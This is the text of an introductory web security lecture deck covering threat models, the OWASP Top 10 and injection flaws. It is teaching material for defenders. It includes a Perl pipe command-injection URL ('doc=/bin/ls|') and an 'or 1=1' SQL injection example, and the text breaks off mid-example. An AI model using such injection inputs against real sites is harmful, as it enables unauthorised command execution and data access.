

NCA Sponsored Training

Day 4 – Morning Session (Theory)

Web Security

Ahmed Didouh

Madinah

15/01/2026




rc3.kaust.edu.sa



Overview

- Web application overview
- Motivation for web security
- What is web security and its threat models
- Injection flaws (lab will focus on this, namely, in SQL injection)
- Broken authentication and session management
- Cross-Site Scripting (XSS)

Web Application Overview (simplified)




GET Requests: Used for requests for pages, resources, etc.

POST Requests: Used for form submissions, logins, etc.

Web Application Overview (simplified)



Server



Static content: HTML, figures, audio, videos, ...

Dynamic content:

- CGI, Server-Side Includes (SSI), Extensible Stylesheet Language Transformation (XSLT)
- Server-side scripting (PHP, ASP, CFML, JSP); compiled “scripts” (Java servlets, ASP.NET, ColdFusion MX)
- Frameworks (Hibernate, Struts, Spring,...)

Motivation for Web Security

➤ Potential for trouble

- Complexity
- Connectivity
- Extensibility

➤ Agglomerate of interacting technologies

- Communication protocols (HTTP, HTTPS, TCP, FTP, ...)
- Programming and markup languages (HTML, XML, JavaScript, PHP, SQL, ...)
- Interfaces (ISAPI - Internet Server Application Programming Interface, NSAPI, ...)
- Services and frameworks, etc (SSIs -SQL Server Integration Services, ASP.NET, cookies, ...)

➤ Many Vulnerabilities

Motivation for Web Security


➤ State

- Only basic web apps are stateless
- Most need to keep some state
 - E.g., is the user logged in?

➤ State Tracking

- Basic idea: server gives to the client some ID info that has to be included in every request (server stores info about the state for each ID)
- Many vulnerabilities

Motivation for Web Security



Source: OWASP (Open Web Application Security Project) Top 10
<https://owasp.org/www-project-top-ten/>

Motivation for Web Security

- Protect the user
 - From social engineering (VERY effective)
 - From trackers, private data being leaked
 - From malware, ransomware, etc
- Protect the services (namely critical ones)
 - From data leaks
 - From intellectual property stealing
 - From service-breaking attacks

A teal hexagon with a white border, containing the text 'Web Security and Threat Models'. It is positioned in the center of the image, overlapping a dark blue rectangular background.

Web Security and Threat Models

What is Web Security

➤ Browser security

- E.g., isolate sites from each other, while running in the same browser.

➤ Server-side security

- Attacks launched directly from an attacker (a client) to a vulnerable server.

➤ Client-side security

- Protect an end user from malicious activity that is occurring on dynamic web page.

Web Security Overview – General Threat Model

Allows attackers to read files on the server that is running a web app

Malicious Client Attacking Server

- SQL Injection
- File System Traversal
- Broken Access Control



Client



Server

Web Security Overview – General Threat Model

Tricking a user into clicking on something different from what the user perceives

Malicious Server
Attacking Client

- Clickjacking
- History Probbing




Client



Server

Web Security Overview – General Threat Model



Web Security Overview – General Threat Model

Malicious Server in Mashup Application

- Clickjacking
- Information Stealing



Server



Client



Server

Web Security Overview – General Threat Model

Malicious User in Multi-Server Application

➤ **Spoofing** (e.g., sign-in as someone else)



Server



Client



Server

A teal hexagon with a white border is centered on a dark blue background. The hexagon contains the text "Injection Flaws" in white. The background is a solid dark blue color.

Injection Flaws

Injection Flaws

- “**Injection flaws** occur when an application sends untrusted data to an interpreter.” --- OWASP
- **Main idea:** Server-side attack. Web **server accepts input** that is badly understood by an interpreter, allowing an **unintended command to be executed** or the **access to some data** for which there was **no authorization**. A result of **mixing data and code**.

- **Examples:**

- **SQL Injection** (most prevalent)

- XML, OS command, LDAP (lightweight directory access protocol), XPath, XSLT, etc

Occur when a web site uses user-supplied information to construct an XPath query for XML data

eXtensible Stylesheet Language - styling language for XML


Injection Example: OS command

➤ **OS command injection** is also known as shell injection. It allows an attacker to execute operating system (OS) commands on the server that is running an application.

- Example: Perl (programming language) allows sending data to a process from an open statement by adding a '|' (Pipe) character onto the end of a filename.
 - *Open(FILE, "/bin/ls|")* – executes file, instead of opening it
 - man page: if the filename ends with a '|', the filename is interpreted as a command that pipes output to us
 - **Good**: <http://whatever.com/cgi-bin/userData.pl?doc=user1.txt>
 - **Attack**: [http:// whatever.com/cgi-bin/userData.pl?doc=/bin/ls|](http://whatever.com/cgi-bin/userData.pl?doc=/bin/ls|)

Injection Example: SQL Injection

- “A **SQL injection** attack consists of insertion or “injection” of an SQL query via the input data from the client to the application.” --- OWASP



Injection Example: SQL Injection

What happens when `SELECT * FROM users WHERE uid=5`

➤ Imagine the following database:

User ID (UID)	Name	Email	Password
1	admin	admin@admin.com	admin
5	John	john@mail.com	pass
16	Albert	albert@mail.com	another_pass

➤ The original request would just receive John's data

Injection Example: SQL Injection

What happens when `SELECT * FROM users WHERE uid=5 or 1=1` 

